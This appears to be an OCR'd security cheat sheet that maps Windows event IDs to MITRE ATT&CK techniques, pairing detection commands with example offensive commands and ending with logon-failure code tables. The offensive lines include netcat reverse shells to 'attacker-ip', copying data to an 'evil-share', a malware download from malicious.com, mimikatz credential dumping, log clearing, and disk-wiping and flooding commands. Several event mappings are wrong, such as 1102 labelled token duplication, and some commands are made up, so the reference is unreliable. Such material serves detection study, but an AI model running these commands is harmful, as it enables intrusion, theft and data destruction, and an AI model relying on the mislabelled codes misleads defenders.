Event Codes

for fun & profit

HADESS

WWW.HADESS.IO

Event Codes for fun & profit(RTC0020)

Event Codes for fun & profit

Event ID	Event Name
4720	A user account was created
4722	A user account was enabled
4723	An attempt was made to change an account’s password
4724	An attempt was made to reset an account’s password
4725	A user account was disabled
4726	A user account was deleted
4738	A user account was changed
4740	A user account was locked out
4767	A user account was unlocked
4727	A security-enabled global group was created
4730	A security-enabled global group was deleted
4731	A security-enabled local group was created
4734	A security-enabled local group was deleted
4754	A security-enabled universal group was created
4758	A security-enabled universal group was deleted
4727	A security-enabled global group was created
4730	A security-enabled global group was deleted
4728	A member was added to a security-enabled global group
4729	A member was removed from a security-enabled global group
4732	A member was added to a security-enabled local group
4733	A member was removed from a security-enabled local group
4728	A member was added to a security-enabled global group
4729	A member was removed from a security-enabled global group
4732	A member was added to a security-enabled local group
4733	A member was removed from a security-enabled local group
4756	A member was added to a security-enabled universal group
4757	A member was removed from a security-enabled universal group
4625	FAILED_LOGON
4104	POWERSHELL_SCRIPT_EXECUTION
5145	FILE_SHARE_ACCESS
5145	FILE_SHARE_ACCESS
4674	PRIVILEGE_ELEVATION
1102	LOG_CLEAR
4648	EXPLICIT_CREDENTIAL_LOGON
4663	FILE_DELETED
7045	SERVICE_INSTALLED
4104	POWERSHELL_SCRIPT_EXECUTION
4688	PROCESS_CREATED
4697	SERVICE_CREATED
4104	POWERSHELL_SCRIPT_EXECUTION
4698	SCHEDULED_TASK_CREATED
4672	SPECIAL_PRIVILEGES_ASSIGNED
4688	PROCESS_CREATED
1102	DUPLICATE_TOKEN
4673	TOKEN_PRIVILEGES_MODIFIED
4672	SPECIAL_PRIVILEGES_ASSIGNED
4104	SCRIPT_BLOCK_LOGGING
4103	ENGINE_LIFECYCLE
4104	SCRIPT_BLOCK_LOGGING

Event ID	Event Name
5859	WMI_EVENT_FILTER_TO_CONSUMER_BINDING
5858	WMI_ACTIVITY_EXECQUERY
5157	FIREWALL_BLOCK
4104	SCRIPT_BLOCK_LOGGING
7045	SERVICE_INSTALLED
1102	LOG_CLEARED
4673	SENSITIVE_PRIVILEGE_USE
7000	SERVICE_START_FAILED
4660	OBJECT_DELETED
4689	PROCESS_TERMINATED
7034	SERVICE_CRASHED
4226	TCP/IP_CONNECTION_LIMIT_REACHED

Unauthorized Access Attempt:

ID: 001

MITRE Tactic & Techniques: Initial Access Phishing [T1566.001]
Event ID & Code: 4625 FAILED_LOGON
Status Code: 0x8007052e

Commands and Code: `Auditpol /set /subcategory:"Logon" /success:enable /failure:enable`

Description: An attempt to log on with incorrect credentials was made.

Example Offensive Codes and Commands: `net use \\target-system\IPC$ /user:username wrongpassword`

Malware Execution:

ID: 002

MITRE Tactic & Techniques: Command and Scripting Interpreter Execution [T1059]
Event ID & Code: 4104 POWERSHELL_SCRIPT_EXECUTION
Status Code: N/A

Commands and Code: `Set-ExecutionPolicy Unrestricted`

Description: Execution of PowerShell script detected.

Example Offensive Codes and Commands: `powershell -ep bypass -f malicious.ps1`

Data Exfiltration:

ID: 003

MITRE Tactic & Techniques: Exfiltration Data Compressed [T1560.001]
Event ID & Code: 5145 FILE_SHARE_ACCESS
Status Code: N/A

Commands and Code: `netsh trace start capture=yes`

Description: Unauthorized access to file share detected.

Example Offensive Codes and Commands: `copy /Z secretdata.zip \\evil-share\stolen-data\`

Lateral Movement:

ID: 004

MITRE Tactic & Techniques: Lateral Movement Remote Services: SMB/Windows Admin Shares [T1021.002]
Event ID & Code: 5145 FILE_SHARE_ACCESS
Status Code:** N/A

Commands and Code:** `net share admin$ /grant:username,FULL`

Description: Unauthorized access to administrative shares detected.

Example Offensive Codes and Commands: `net use \\target-system\admin$ /user:username password`

Privilege Escalation:

ID: 005

MITRE Tactic & Techniques:** Privilege Escalation	Bypass User Account Control [T1548.002]

Event ID & Code: 4674 PRIVILEGE_ELEVATION
Status Code:** N/A

Commands and Code:** `schtasks /run /tn "elevatedtask"`

Description: Attempt to elevate privileges detected.

Example Offensive Codes and Commands: `bypassuac.exe`

Command and Control:

ID: 006

MITRE Tactic & Techniques: Command and Control Commonly Used Port [T1043]
Event ID & Code: 3 NETWORK_CONNECTION
Status Code: N/A

Commands and Code: `netstat -an | findstr "443"`

Description: Unusual network connection on commonly used port detected.

Example Offensive Codes and Commands: `nc -e cmd.exe attacker-ip 443`

Credential Dumping:

ID: 007

MITRE Tactic & Techniques: Credential Access Credential Dumping [T1003]
Event ID & Code: 1102 LOG_CLEAR
Status Code: N/A

Commands and Code: `wevtutil cl Security`

Description: Security log cleared possibly to hide credential dumping.

Example Offensive Codes and Commands: `mimikatz.exe "privilege::debug" "log" "sekurlsa::logonpasswords"`

Domain Trust Discovery:

ID: 008

MITRE Tactic & Techniques: Discovery Domain Trust Discovery [T1482]
Event ID & Code: 4648 EXPLICIT_CREDENTIAL_LOGON
Status Code: N/A

Commands and Code: `nltest /domain_trusts`

Description: Explicit credential logon to discover domain trusts.

Example Offensive Codes and Commands:** `nltest /dclist:domain`

Network Scanning:

ID: 009

MITRE Tactic & Techniques: Discovery Network Service Scanning [T1046]
Event ID & Code: 3 NETWORK_CONNECTION
Status Code: N/A

Commands and Code: `netstat -an | findstr "SYN_SENT"`

Description: Network scanning activity detected through unusual SYN_SENT statuses.

Example Offensive Codes and Commands: `nmap -sS target-ip`

File Deletion:

ID: 010

MITRE Tactic & Techniques: Defense Evasion Indicator Removal on Host [T1070.004]
Event ID & Code:** 4663 FILE_DELETED
Status Code:** N/A

Commands and Code:** `del /F /Q malicious-file.exe`

Description:** Deletion of files to evade detection or remove evidence.

Example Offensive Codes and Commands:** `sdelete -p 7 malicious-file.exe`

System Reconfiguration:

ID: **011**

MITRE Tactic & Techniques:** Persistence Modify System Image [T1542.003]
Event ID & Code:** 7045 SERVICE_INSTALLED
Status Code: N/A Commands and Code:** `sc create malicioussvc binPath= "malicious-file.exe"`

Description: Installation of a new service which could indicate system reconfiguration for persistence.

Example Offensive Codes and Commands: `sc create evilservice binPath= "C:\path\to\malicious.exe"`

Scripting:

ID: 012

MITRE Tactic & Techniques: Execution Scripting [T1064]
Event ID & Code:** 4104 POWERSHELL_SCRIPT_EXECUTION
Status Code: N/A

Commands and Code: `Set-ExecutionPolicy Bypass`

Description:** Execution of scripts to automate tasks, potentially malicious.

Example Offensive Codes and Commands: `powershell -File malicious-script.ps1`

Suspicious Process Execution:

ID: 013

MITRE Tactic & Techniques:** Execution Malicious File Execution [T1204]
Event ID & Code:** 4688 PROCESS_CREATED
Status Code: N/A

Commands and Code: `Get-Process -Name suspicious-process`

Description:** Execution of a potentially malicious process.

Example Offensive Codes and Commands:** `start malicious-file.exe`

Remote Process Execution:

ID:** 014

MITRE Tactic & Techniques:** Lateral Movement Remote File Copy [T1021.002]
Event ID & Code:** 4697 SERVICE_CREATED
Status Code: N/A

Commands and Code: `sc \\remote-system create remotesvc binPath= "malicious-file.exe"`

Description: Creation of a new service for remote process execution.

Example Offensive Codes and Commands:** `psexec \\remote-system -c malicious-file.exe`

Script-Based Process Execution:

ID: 015

MITRE Tactic & Techniques:** Execution Scripting [T1064]
Event ID & Code: 4104 POWERSHELL_SCRIPT_EXECUTION
Status Code: N/A

Commands and Code:** `powershell -File script.ps1`

Description: Execution of PowerShell scripts to initiate processes.

Example Offensive Codes and Commands: `powershell -EncodedCommand [Base64EncodedScript]`

Process Injection:

ID: 016

MITRE Tactic & Techniques: Defense Evasion Process Injection [T1055]
Event ID & Code:** 8 CREATE_PROCESS
Status Code:** N/A

Commands and Code:** `Get-Process -Name injected-process`

Description:** Process injection to evade detection and execute malicious code.

Example Offensive Codes and Commands: `Inject-Process -ProcessName legitimate-process -Payload malicious-payload`

Scheduled Task Execution:

ID: 017

MITRE Tactic & Techniques: Execution Scheduled Task/Job [T1053]
Event ID & Code: 4698 SCHEDULED_TASK_CREATED
Status Code: N/A

Commands and Code:** `schtasks /create /tn "malicious-task" /tr "malicious-file.exe"`

Description:** Creation of scheduled tasks to execute processes at specified times.

Example Offensive Codes and Commands:** `schtasks /run /tn "malicious-task"`

Token Impersonation:

ID: 018

MITRE Tactic & Techniques: Defense Evasion Token Manipulation [T1134]
Event ID & Code:** 4672 SPECIAL_PRIVILEGES_ASSIGNED
Status Code: N/A

Commands and Code:** `whoami /priv`

Description:** Assignment of special privileges indicative of token impersonation.

Example Offensive Codes and Commands:** `mimikatz "privilege::debug" "token::elevate"`

Create Process with Token:

ID:** 019

MITRE Tactic & Techniques:** Privilege Escalation	Create Process with Token [T1134.002]
Event ID & Code:** 4688 PROCESS_CREATED	
Status Code:** N/A	

Commands and Code:** `Get-Process -Name new-process`

Description: New process created with a token from another process.

Example Offensive Codes and Commands: `mimikatz "token::run" "process::create"`

Token Duplication:

ID: 020

MITRE Tactic & Techniques:** Defense Evasion Token Manipulation [T1134]
Event ID & Code:** 1102 DUPLICATE_TOKEN
Status Code:** N/A

Commands and Code:** `Get-EventLog -LogName Security -InstanceId 1102`

Description:** Duplication of a token to use in a new process.

Example Offensive Codes and Commands:** `mimikatz "token::duplicate"`

Modify Token Privileges:

ID:** 021

MITRE Tactic & Techniques:** Privilege Escalation Modify Token [T1134.005]
Event ID & Code: 4673 TOKEN_PRIVILEGES_MODIFIED
Status Code:** N/A

Commands and Code:** `whoami /priv`

Description:** Modification of token privileges to elevate or change permissions.

Example Offensive Codes and Commands: `mimikatz "token::addpriv" "SeDebugPrivilege"`

Token Theft:

ID: 022

MITRE Tactic & Techniques: Defense Evasion Token Manipulation [T1134]
Event ID & Code:** 4672 SPECIAL_PRIVILEGES_ASSIGNED
Status Code:** N/A

Commands and Code:** `whoami /priv`

Description:** Theft of a token to impersonate another user or escalate privileges.

Example Offensive Codes and Commands: `mimikatz "token::steal" [Token ID]`

PowerShell Script Execution:

ID: 023

MITRE Tactic & Techniques:** Execution PowerShell [T1059.001]
Event ID & Code:** 4104 SCRIPT_BLOCK_LOGGING
Status Code: N/A

Commands and Code: `Set-ExecutionPolicy Bypass`

Description:** Execution of PowerShell scripts which could be malicious.

Example Offensive Codes and Commands:** `powershell -File malicious-script.ps1`

PowerShell Remote Command Execution:

ID: 024

MITRE Tactic & Techniques: Lateral Movement Remote PowerShell Session [T1021.006]
Event ID & Code:** 4103 ENGINE_LIFECYCLE
Status Code:** N/A

Commands and Code:** `Enter-PSSession -ComputerName target-system`

Description:** Initiating a remote PowerShell session for lateral movement.

Example Offensive Codes and Commands:** `Invoke-Command -ComputerName target-system -ScriptBlock { malicious-command }`

PowerShell Downloader Script:

ID: 025

MITRE Tactic & Techniques:** Command and Control	Ingress Tool Transfer [T1105]

Event ID & Code: 4104 SCRIPT_BLOCK_LOGGING
Status Code:** N/A

Commands and Code:** `IWR -URI http://malicious.com/malware.exe -OutFile C:\path\malware.exe`

- **Description:** PowerShell used to download malicious files from external sources.
-
- **Example Offensive Codes and Commands:** `powershell -command "IWR -URI http://malicious.com/malware.exe -OutFile C:\path\malware.exe"`
-

PowerShell Credential Dumping:

ID: 026

MITRE Tactic & Techniques: Credential Access Credential Dumping [T1003]
Event ID & Code:** 4104 SCRIPT_BLOCK_LOGGING
Status Code:** N/A

Commands and Code:** `Get-WmiObject -Class Win32_UserAccount`

Description:** PowerShell commands used to access or dump credentials.

Example Offensive Codes and Commands:** `powershell -command "Get-WmiObject -Class Win32_UserAccount"`

PowerShell Registry Modification:

ID: 027

MITRE Tactic & Techniques:** Defense Evasion Modify Registry [T1112]
Event ID & Code:** 4104 SCRIPT_BLOCK_LOGGING
Status Code: N/A

Commands and Code:** `Set-ItemProperty -Path 'HKLM:\SYSTEM\CurrentControlSet\Services\malicious-service' -Name "Start" -Value 2` Description:** PowerShell commands used to modify registry entries for evasion or persistence.

Example Offensive Codes and Commands:** `powershell -command "Set-ItemProperty -Path 'HKLM:\SYSTEM\CurrentControlSet\Services\malicious-service' -Name 'Start' -Value 2"`

WMI Persistence:

ID: 033

MITRE Tactic & Techniques:** Persistence	Event Triggered Execution: Windows Management Instrumentation Event Subscription [T1546.003]

Event ID & Code:** 5859 WMI_EVENT_FILTER_TO_CONSUMER_BINDING
Status Code: N/A

Commands and Code:** `Get-WmiObject -Class __EventFilter -Namespace root\subscription`

Description:** Binding of WMI filter to consumer indicating a potential persistence mechanism.

Example Offensive Codes and Commands: `wmic /namespace:\\root\subscription /interactive:off PATH CommandLineEventConsumer CREATE`

WMI Remote Execution:

ID: 034

MITRE Tactic & Techniques:** Lateral Movement	Remote Services: Windows Management Instrumentation [T1021.005]

Event ID & Code:** 5858 WMI_ACTIVITY_EXECQUERY
Status Code:** N/A

Commands and Code:** `Invoke-WmiMethod -Class Win32_Process -Name Create -ArgumentList "malicious-file.exe"`

Description:** Remote execution of commands or scripts via WMI.

Example Offensive Codes and Commands:** `wmic /node:target-system process call create "malicious-file.exe"`

WMI Data Queries:

ID: 035

MITRE Tactic & Techniques:** Discovery Remote System Discovery [T1018]
Event ID & Code:** 5858 WMI_ACTIVITY_EXECQUERY
Status Code: N/A

Commands and Code:** `Get-WmiObject -Class Win32_ComputerSystem`

Description:** Querying system information via WMI for reconnaissance.

Example Offensive Codes and Commands:** `wmic computersystem get model,name,manufacturer`

WMI System Configuration Modification:

ID:** 036

MITRE Tactic & Techniques:** Defense Evasion Modify System Image [T1542.003]
Event ID & Code:** 5858 WMI_ACTIVITY_EXECQUERY
Status Code:** N/A

Commands and Code:** `Set-WmiInstance -Class Win32_OperatingSystem -Property @{Description='Modified System'}`

Description:** Modifying system configurations via WMI.

Example Offensive Codes and Commands:** `wmic os set description="Modified System"`

WMI Service Control:

ID:** 037

MITRE Tactic & Techniques: Execution Service Execution [T1569.002]
Event ID & Code:** 5858 WMI_ACTIVITY_EXECQUERY
Status Code:** N/A

Commands and Code:** `Get-WmiObject -Class Win32_Service | Where-Object {$_.Name -eq 'malicioussvc'} | Invoke-WmiMethod -Name StartService`

Description:** Controlling services via WMI.

Example Offensive Codes and Commands:** `wmic service malicioussvc call startservice`

Unauthorized Outbound Traffic:**

ID: 038

MITRE Tactic & Techniques:** Command and Control Commonly Used Port [T1043]
Event ID & Code:** 5157 FIREWALL_BLOCK
Status Code:** N/A

Commands and Code:** `Get-WinEvent -LogName "Microsoft-Windows-Windows Firewall With Advanced Security/Firewall"`

Description:** Firewall blocked unauthorized outbound traffic to a suspicious IP.

Example Offensive Codes and Commands: `nc -e cmd.exe attacker-ip 443`

Inbound Connection Attempt:

ID:** 039

MITRE Tactic & Techniques:** Initial Access External Remote Services [T1133]
Event ID & Code:** 5157 FIREWALL_BLOCK
Status Code:** N/A

Commands and Code:** `netsh advfirewall firewall show rule name=all`

Description:** Firewall blocked an unauthorized inbound connection attempt.

Example Offensive Codes and Commands:** `nc -lvp 4444`

Proxy Evasion Detection:**

ID:** 040

MITRE Tactic & Techniques:** Defense Evasion Proxy/Protocol Evasion [T1090.003]
Event ID & Code: 5157 FIREWALL_BLOCK
Status Code: N/A

Commands and Code:** `Get-NetFirewallRule -Direction Outbound | Where-Object { $_.Enabled -eq True }`

Description:** Unauthorized attempt to bypass proxy restrictions detected.

Example Offensive Codes and Commands:** `curl -x http://evil-proxy:8080 http://target-website.com`

Suspicious URL Request:

ID:** 041

MITRE Tactic & Techniques:** Command and Control Web Service [T1102]
Event ID & Code:** 5157 FIREWALL_BLOCK
Status Code:** N/A

Commands and Code:** `grep "suspicious-url" /var/log/proxy.log`

Description: Firewall or proxy log showing a request to a suspicious URL.

Example Offensive Codes and Commands:** `curl http://suspicious-url.com/malicious-payload`

Unusual Protocol Usage:

ID:** 042

MITRE Tactic & Techniques:** Command and Control Non-Standard Port [T1571]
Event ID & Code:** 5157 FIREWALL_BLOCK
Status Code:** N/A

Commands and Code:** `netsh advfirewall firewall add rule name="Block Non-Standard Port" dir=out remoteport=1337 action=block`

Description:** Firewall blocked traffic on a non-standard port indicating unusual protocol usage.

Example Offensive Codes and Commands:** `nc -e cmd.exe attacker-ip 1337`

Code Obfuscation:

ID: 043

MITRE Tactic & Techniques:** Defense Evasion Obfuscated Files or Information [T1027]
Event ID & Code: 4104 SCRIPT_BLOCK_LOGGING
Status Code:** N/A

Commands and Code:** `powershell -encodedcommand <Base64EncodedCommand>`

Description:** Executing obfuscated PowerShell commands.

Example Offensive Codes and Commands: `powershell -encodedcommand U3RhcnQtUHJvY2Vzcw==` (Base64 for `Start-Process`)

Disabling Security Tools:

ID: 044

MITRE Tactic & Techniques:** Defense Evasion Indicator Blocking [T1054]
Event ID & Code:** 7045 SERVICE_INSTALLED
Status Code:** N/A

Commands and Code:** `sc config "SecurityService" start= disabled`

Description:** Disabling security services to evade detection.

Example Offensive Codes and Commands:** `sc stop "SecurityService"`

Tampering with Log Files:

ID:** 045

MITRE Tactic & Techniques:** Defense Evasion Indicator Removal on Host [T1070]
Event ID & Code:** 1102 LOG_CLEARED
Status Code: N/A

Commands and Code:** `wevtutil cl Security`

Description:** Clearing event logs to hide malicious activities.

Example Offensive Codes and Commands:** `wevtutil cl System`

Bypassing User Account Control (UAC):

ID:** 046

MITRE Tactic & Techniques:** Defense Evasion Bypass User Access Control [T1548.002]
Event ID & Code:** 4673 SENSITIVE_PRIVILEGE_USE
Status Code:** N/A

Commands and Code:** `fodhelper.exe`

Description:** Utilizing binaries to bypass UAC and elevate privileges.

Example Offensive Codes and Commands:** `fodhelper.exe malicious-script.ps1`

Rootkit Installation:**

ID: 047

MITRE Tactic & Techniques: Defense Evasion Rootkit [T1014]
Event ID & Code:** 7000 SERVICE_START_FAILED
Status Code:** N/A

Commands and Code: `sc create rootkit binPath= "C:\path\rootkit.sys"`

Description:** Installing a rootkit to hide malicious processes and files.

Example Offensive Codes and Commands:** `sc start rootkit`

Data Destruction:

ID: 048

MITRE Tactic & Techniques:** Impact Data Destruction [T1485]
Event ID & Code:** 4660 OBJECT_DELETED
Status Code:** N/A

Commands and Code: `del /F /Q C:\important\*`

Description:** Deliberate deletion of critical data.

Example Offensive Codes and Commands:** `cipher /W:C:\important`

Disk Wipe:**

ID: 049

MITRE Tactic & Techniques: Impact Disk Wipe [T1561]
Event ID & Code:** 4660 OBJECT_DELETED
Status Code:** N/A

Commands and Code:** `format C: /P:1`

Description:** Formatting the disk to wipe data.

Example Offensive Codes and Commands:** `diskpart clean disk 0`

Resource Hijacking:

ID:** 050

MITRE Tactic & Techniques: Impact Resource Hijacking [T1496]
Event ID & Code:** 4689 PROCESS_TERMINATED
Status Code:** N/A

Commands and Code:** `start cryptominer.exe`

Description:** Unauthorized use of resources for cryptomining.

Example Offensive Codes and Commands:** `cryptominer.exe -pool miningpool.com -user username -pass password`

Service Stop:**

ID:** 051

MITRE Tactic & Techniques:** Impact Inhibit System Recovery [T1490]
Event ID & Code:** 7034 SERVICE_CRASHED
Status Code:** N/A

Commands and Code:** `net stop "Critical Service"`

Description: Stopping critical services to impair system recovery.

Example Offensive Codes and Commands:** `sc stop "Critical Service"`

Endpoint Denial of Service:

ID: 052

MITRE Tactic & Techniques:** Impact Endpoint Denial of Service [T1498]
Event ID & Code:** 4226 TCP/IP_CONNECTION_LIMIT_REACHED
Status Code:** N/A

Commands and Code:** `hping3 --flood --rand-source target-system`

Description:** Flooding the target system with network requests to cause denial of service.

Example Offensive Codes and Commands: `loic.exe /target target-system /method TCP /threads 10`

Windows logon failure events are captured in the Security log, and each logon failure event provides a Status and Sub Status code that can help in identifying the reason for the failure. Here are 20 examples of such codes:

ID	Status Code	Sub Status Code	Description	Example Commands and Code
1	0xC000006D	0xC000006A	Incorrect password	`net use \\target-system /user:username wrongpassword`
2	0xC000006D	0xC0000064	Username does not exist	`net use \\target-system /user:nonexistentuser password`
3	0xC000006D	0xC000006F	Logon outside allowed times	N/A
4	0xC000006D	0xC0000070	Logon from disallowed workstation or domain	N/A

ID	Status Code	Sub Status Code	Description	Example Commands and Code
5	0xC000006D	0xC0000071	Password expired	`net user username /expires:never`
6	0xC000006D	0xC0000072	Account disabled	`net user username /active:no`
7	0xC000006D	0xC000015B	Logon type not granted	N/A
8	0xC000006D	0xC0000193	Must change password at next logon	`net user username /logonpasswordchg:yes`
9	0xC000006E	0x0	Account restrictions	N/A
10	0xC0000070	0x0	Account locked out	`lockoutstatus.exe username`
11	0xC0000072	0x0	Account disabled	`net user username /active:no`
12	0xC0000133	0x0	Clock skew	N/A
13	0xC000015B	0x0	Logon type not granted	N/A
14	0xC000018C	0x0	Trust relationship failed	`Test-ComputerSecureChannel -Repair`
15	0xC0000192	0x0	Network logon service not started	`net start netlogon`
16	0xC0000193	0x0	Must change password at next logon	`net user username /logonpasswordchg:yes`
17	0xC0000224	0x0	Must change password at next logon	`net user username /logonpasswordchg:yes`
18	0xC0000234	0x0	Account locked due to too many invalid attempts	`lockoutstatus.exe username`
19	0xC00002EE	0x0	Failure actions delayed for one hour	N/A
20	0xC0000371	0x0	No secret material for specified account	N/A

1. **Status: 0xC000006D**
    - Sub Status: 0xC000006A
    - Description: This indicates that the attempted logon failed due to an incorrect password.
2. **Status: 0xC000006D**
    - Sub Status: 0xC0000064
    - Description: This indicates that the specified username does not exist.
3. **Status: 0xC000006D**
    - Sub Status: 0xC000006F
    - Description: The user attempted to log on outside of allowed times as defined by the account's logon hours.
4. **Status: 0xC000006D**
    - Sub Status: 0xC0000070
    - Description: The user is attempting to log on from a workstation or through a trusted domain that is not allowed.
5. **Status: 0xC000006D**
    - Sub Status: 0xC0000071
    - Description: The password for the specified account has expired.
6. **Status: 0xC000006D**
    - Sub Status: 0xC0000072
    - Description: The account is disabled and cannot be accessed.
7. **Status: 0xC000006D**
    - Sub Status: 0xC000015B
    - Description: The user has not been granted the requested logon type at this machine.
8. **Status: 0xC000006D**


- Sub Status: 0xC0000193
- Description: The account's password must be changed before logging on the first time.


9. **Status: 0xC000006E**
    - Sub Status: 0x0
    - Description: Account restrictions are preventing this user from signing in.
10. **Status: 0xC0000070**
    - Sub Status: 0x0
    - Description: The referenced account is currently locked out and may not be logged on to.
11. **Status: 0xC0000072**
    - Sub Status: 0x0
    - Description: The account is currently disabled.
12. **Status: 0xC0000133**
    - Sub Status: 0x0
    - Description: Clocks on the client and server machines are skewed.
13. **Status: 0xC000015B**
    - Sub Status: 0x0
    - Description: The user has not been granted the requested logon type at this machine.
14. **Status: 0xC000018C**
    - Sub Status: 0x0
    - Description: The logon request failed because the trust relationship between the primary domain and the trusted domain failed.
15. **Status: 0xC0000192**
    - Sub Status: 0x0
    - Description: An attempt was made to logon, but the network logon service was not started.
16. **Status: 0xC0000193**
    - Sub Status: 0x0
    - Description: The user's password must be changed before logging on the first time.
17. **Status: 0xC0000224**
    - Sub Status: 0x0
    - Description: User logon with a password must change at next logon condition.
18. **Status: 0xC0000234**
    - Sub Status: 0x0
    - Description: The user account has been automatically locked because too many invalid logon attempts or password change attempts have been requested.
19. **Status: 0xC00002EE**
    - Sub Status: 0x0
    - Description: Failure actions can only be delayed for a period of one hour.
20. **Status: 0xC0000371**
    - Sub Status: 0x0
    - Description: The local account store does not contain secret material for the specified account.


Failure Code	Description
0x6	The user doesn't exist

Failure Code	Description
0x9	Password must be reset
0x12	Account disabled, account expired, account locked out, or out of logon hours
0x17	Password expired
0x18	Wrong password
0x20	Ticket expired
0x25	The workstation’s clock is out of sync with the DC’s


Windows API to Sysmon Event




